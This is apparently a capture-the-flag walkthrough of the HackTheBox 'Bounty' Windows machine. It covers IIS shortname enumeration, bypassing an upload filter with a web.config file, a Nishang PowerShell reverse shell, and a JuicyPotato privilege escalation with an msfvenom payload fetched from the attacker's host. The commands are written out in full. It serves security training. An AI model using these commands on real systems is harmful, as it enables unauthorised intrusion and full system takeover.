Good day. Today I'll present a full walkthrough of the HTB Bounty Box. Bounty is an easy to medium difficulty Windows machine with techniques to bypass file uploader and achieve remote code execution. Its also highlights the importance of keeping systems updated with the latest security patches.
Reconnaissance
- Nmap Full TCP Scan
┌──(kali㉿kali)-[~/Desktop/HTB/Retired Machines/Bounty]
└─$ nmap -sC -sV -O -p- 10.129.39.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-22 17:41 +05
Stats: 0:03:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.63% done; ETC: 17:46 (0:00:56 remaining)
Stats: 0:03:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.63% done; ETC: 17:46 (0:00:56 remaining)
Stats: 0:04:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 90.66% done; ETC: 17:46 (0:00:26 remaining)
Stats: 0:04:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.28% done; ETC: 17:46 (0:00:00 remaining)
Nmap scan report for 10.129.39.157
Host is up (0.19s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
|_http-title: Bounty
| http-methods:
|_ Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|Vista|8.1 (90%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows Embedded Standard 7 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (89%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (89%), Microsoft Windows Vista SP2 (89%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 294.11 seconds
- Nmap UDP Scan
┌──(kali㉿kali)-[~/Desktop/HTB/Retired Machines/Bounty]
└─$ nmap -sU -O 10.129.39.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-22 17:47 +05
Nmap scan report for 10.129.39.157
Host is up (0.19s latency).
All 1000 scanned ports on 10.129.6.80 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|VoIP phone|general purpose|phone
Running: Allen-Bradley embedded, Atcom embedded, Microsoft Windows 7|8|Phone|XP|2012, Palmmicro embedded, VMware Player
OS CPE: cpe:/h:allen-bradley:micrologix_1100 cpe:/h:atcom:at-320 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2012 cpe:/a:vmware:player
OS details: Allen Bradley MicroLogix 1100 PLC, Atcom AT-320 VoIP phone, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 Update 1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012, Palmmicro AR1688 VoIP module, VMware Player virtual NAT device
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.72 seconds
Before brute-forcing file and directory names, it's worth checking whether the server is vulnerable to tilde (shortname) enumeration. This vulnerability stems from how IIS handles a tilde character ("~") in a GET or OPTIONS request, which can disclose 8.3 shortnames. Newer IIS installations are vulnerable via the OPTIONS method. When a guessed shortname matches an existing file, a vulnerable server responds with a 200; when there's no match, it returns a different code, and that difference is what lets you enumerate valid names.
The Bounty is vulnerable to IIS shortname disclosure.
curl --silent -v -X OPTIONS "http://10.129.39.157/idontexist*~.*" 2>&1 | grep "HTTP/1.1"
> OPTIONS /idontexist*~2.* HTTP/1.1
To enumerate shortnames I used shortscan tool that I got from GitHub.
I ran shortscan on the target IP address server.

The two most interesting file/directory are uploadedfiles and transfer.aspx.
Initial Foothold
Direct attempts to upload an asp/aspx shells to transfer.aspx page give invalid file error. Hence, we can turn to burp to identify supported files.

Steps:
1. We gather a list of common files extensions for IIS/ASP file extensions from online references: asp, aspx, asmx, axd, sitemap, skin, config.
2. Intruder Attack: Lets use Burp Suite Intruder to test each extension by modifying the file name in the upload request. It turns out that only .config extension files are accepted by the restriction.


We downloaded Invoke-PowerShellTcp.ps1 script from Nishang GitHub and append the following line to the end of the file Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.36 -Port 4444 , which is our IP address and our netcat listener port. Then we start the python server on port 8000 (python -m http.server 8000). Finally, we are uploading the web.config reverse shell file and are navigating to http://<Target IP>/<uploadedfiles>/web.config page and we get a reverse shell.

Privilege Escalation

systeminfo command show us that there is no hotfixes installed.

We have SeImpersonate privilege enabled (showed by command: whoami /priv). This means that there could be potentially a vulnerability to JuicyPotato/God Potato privilege escalation attack.
I created another shell session with revshells generator PowerShell's code on port 5555. On my target machine, I created a temp folder on C: drive. There I transferred from my local machine to the target machine JuicyPotato.exe binary file with the following commnad: (New-Object System.Net.WebClient).DownloadFile('http://10.10.14.36:8000/JuicyPotato.exe', 'C:\temp\JuicyPotato.exe')

Then I prepared another reverse shell with msfvenom: msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.36 LPORT=9001 -f exe -o reverse.exe. I started another netcat listener on port 9001, I transferred my reverse.exe binary file to the target machine and I launched the following code: ./JuicyPotato.exe -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p c:\windows\system32\cmd.exe -a "/c c:\temp\reverse.exe" -t * and I got my reverse shell with NT/Authority System.


Note: user.txt file was hidden, so we had to use dir /ah command to find the file in merlin Desktop folder.